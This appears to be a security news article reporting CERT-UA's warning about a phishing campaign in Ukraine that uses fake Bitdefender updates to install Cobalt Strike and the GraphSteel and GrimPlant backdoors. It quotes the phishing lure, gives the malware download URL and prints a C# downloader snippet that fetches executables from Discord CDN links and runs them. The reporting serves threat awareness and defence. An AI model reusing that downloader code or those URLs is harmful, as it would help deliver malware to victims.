
Fake antivirus updates used to deploy Cobalt Strike in Ukraine

Bill Toulas


By
Bill Toulas

- March 14, 2022
- 05:52 PM
- 0



Ukraine's Computer Emergency Response Team is warning that threat actors are distributing fake Windows antivirus updates that install Cobalt Strike and other malware.

The phishing emails impersonate Ukrainian government agencies offering ways to increase network security and advise recipients to download "critical security updates," which come in the form of a 60 MB file named "BitdefenderWindowsUpdatePackage.exe."



From: [redacted]gov.ua Sent: Thu 3/10/2022 3:25 PM
To: [redacted]gov.ua
Cc:
Subject: Увага !!!!

Message
Інструкція з антивірусного захисту.doc (44 KB)
Інструкція користувачів.doc (42 KB)

В умовах збройної агресії РФ фіксується значна активізація комп'ютерних атак на інформаційні системи українського сегмента мережі Інтернет.
Відповідно до Закону України " Про захист інформації в інформаційно-телекомунікаційних системах " на підставі рішення РНБО України від 06.03.2022 року Державною службою спеціального зв'язку спільно зі Службою безпеки України за фінансової підтримки Уряду Франції проводяться заходи щодо зміцнення інформаційної безпеки.


З метою виключення загроз державній безпеці України та забезпечення захисту інформаційних ресурсів органів влади, організацій та установ усіх форм власності необхідно дотримуватися наступних рекомендацій:
- встановити додаткові критичні оновлення безпеки операційної системи Microsoft Windows з передвстановленим сертифікованим антивірусом, доступні для завантаження з офіційного сайту Bitdefender; (https://forkscenter.fr)
- використовувати на всіх об'єктах інформаційно-телекомунікаційної мережі сертифіковані СБУ антивірусні засоби з актуальними оновленнями;
- організувати на сервері електронної пошти фільтрацію вхідної електронної кореспонденції на предмет наявності спам-повідомлень, а також електронних листів, що містять вкладення наступного типу: exe, bat, cpl, dll, jar, msi, scr тощо;
- організувати фільтрацію вхідного веб-трафіку з використанням контент-фільтрів соціальних мереж і сайтів розважального характеру, потенційно небезпечних ресурсів;
- провести додатковий інструктаж співробітників про можливі "фішингові" атаки;
- уникати використання сторонніх DNS-серверів;
- ознайомити відповідальних співробітників з наданими інструкціями.

Відповідальність за невиконання викладених рекомендацій покладається на керівників
органів влади, організацій та установ усіх форм власності.

Для організації взаємодії з розслідування комп'ютерних інцидентів звертатися до провідного фахівця Держспецзв'язку Куликалову Д.І.
([redacted].ua).

Phishing email urging the download of a fake AV updater *(CERT-UA)*

These emails contain a link to a French website (now offline) that offers download buttons for the alleged AV software updates. Another website, nirsoft[.]me, was also discovered by MalwareHunterTeam to be acting as the command and control server for this campaign.



20 ans d'innovation en cybersécurité

Particuliers

Sécurisez vos PC, Mac, appareils mobiles et vos objets connectés

Entreprises

Protégez l'ensemble de votre infrastructure contre les cybermenaces avancées

Fournisseurs

Complétez votre offre de services avec les meilleures technologies antimalwares

Partenaires

Revendez, rebrandez ou intégrez les solutions de cybersécurité Bitdefender

Êtes-vous déjà client ?

Merci pour votre confiance.
Bénéficiez de remises et d'avantages en renouvelant.

Récompenses et certifications

Une excellence continue et reconnue, portée par nos innovations.

Bitdefender est un leader mondial de cybersécurité qui fournit des solutions de pointe


Bitdefender fournit des solutions de cybersécurité reconnues pour leur efficacité, leur performance et leur facilité d'utilisation aux PME, aux entreprises et aux particuliers. Porté par l'ambition de

https://forkscenter.fr/BitdefenderWindowsUpdatePackage.exe

Malware-delivering website

Source: CERT-UA

When a victim downloads and run this fake BitDefender Windows update [VirusTotal], the screen below will be shown prompting the users to install a 'Windows Update Package.'


Установка пакета обновления Windows

Installing the Windows Update Package

It is recommended to install service packs, as they contribute to the timely updating of Windows, as well as the reliability and performance of the OS. Otherwise, your system will be exposed to the threat of an attack from intruders

□ I agree to data processing

Before proceeding, save the working documents and data and close all programs
The installation will take some time and during it you may need to restart your computer several times.

Microsoft Corporation, 2022. All rights reserved.


The Bitdefender Windows Update Package
Source: MalwareHunterTeam

However, this 'update' actually downloads and installs the one.exe file [VirusTotal] from the Discord CDN, which is a Cobalt Strike beacon.

Cobalt Strike is a widely abused penetration testing suite that offers offensive security capabilities, facilitates lateral network movement, and ensures persistence.

The same process fetches a Go downloader (dropper.exe) which decodes and executes a base-64-encoded file (java-sdk.exe).

This file adds a new Windows registry key for persistence and also downloads two more payloads, the GraphSteel backdoor (microsoft-cortana.exe) and GrimPlant backdoor (oracle-java.exe).



```
public static void Main()
{
    WebClient webClient = new WebClient();
    webClient.DownloadFile("https://cdn.discordapp.com/attachments/947916997713358890/949948174636830761/one.exe", "C:\\ProgramData\\one.exe");
    Thread.Sleep(1000);
    Process.Start("C:\\ProgramData\\one.exe");
    Thread.Sleep(1000);
    webClient.DownloadFile("https://cdn.discordapp.com/attachments/947916997713358890/949948174838165524/dropper.exe", "C:\\ProgramData\\dropper.exe");
    Thread.Sleep(1000);
    Process.Start("C:\\ProgramData\\dropper.exe");
```

The infection chain of the uncovered campaign *(CERT-UA)*

All executables in the campaign are packed on the Themida tool, which protects them from reverse engineering, detection, and analysis.

Go payloads

Both GraphSteel and GrimPlant are malware written in Go, a versatile and cross-platform programming language with minimal footprint and low AV detection rates.

The capabilities of the two tools cover network reconnaissance, command execution, and file operations, so the fact that both are deployed in the same system is likely done for redundancy.

GraphSteel features:

- Gather hostname, username, and IP address information
- Execute commands
- Steal account credentials
- Use WebSocket and GraphQL to communicate with C2 using AES and base64 encryption

GrimPlant capabilities:

- Gather IP address, hostname, OS, username, home dir
- Execute commands received remotely and return results to C2
- Use gRPC (HTTP/2+SSL) for C2 communication

Not many technical details have been provided on these two payloads, and we can't exclude the possibility of them being known backdoors given new names in this report.

Attribution

Given the current situation in Ukraine, it's easy to attribute all hostile activity to Russian and pro-Russian threat actors, and this seems to be the case here too.

The Ukrainian Computer Emergency Response Team associates the detected activity with the UAC-0056 group with medium confidence.

UAC-0056, also known as "Lorec53", is a sophisticated Russian-speaking APT that uses a combination of phishing emails and custom backdoors to collect information from Ukrainian organizations.

UAC-0056 was spotted ramping up its phishing distribution and network compromise efforts in Ukraine since December 2021.

The same actor was spotted targeting Georgian government agencies with phishing lures in the recent past, so there's a high level of coordination and alignment with the interests of the Russian state.

Related Articles:

Ukraine warns of “chemical attack” phishing pushing stealer malware

Phishing attacks target countries aiding Ukrainian refugees

Google: Russian phishing attacks target NATO, European military

PDF smuggles Microsoft Word doc to drop Snake Keylogger malware

Historic Hotel Stay, Complementary Emotet Exposure included

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.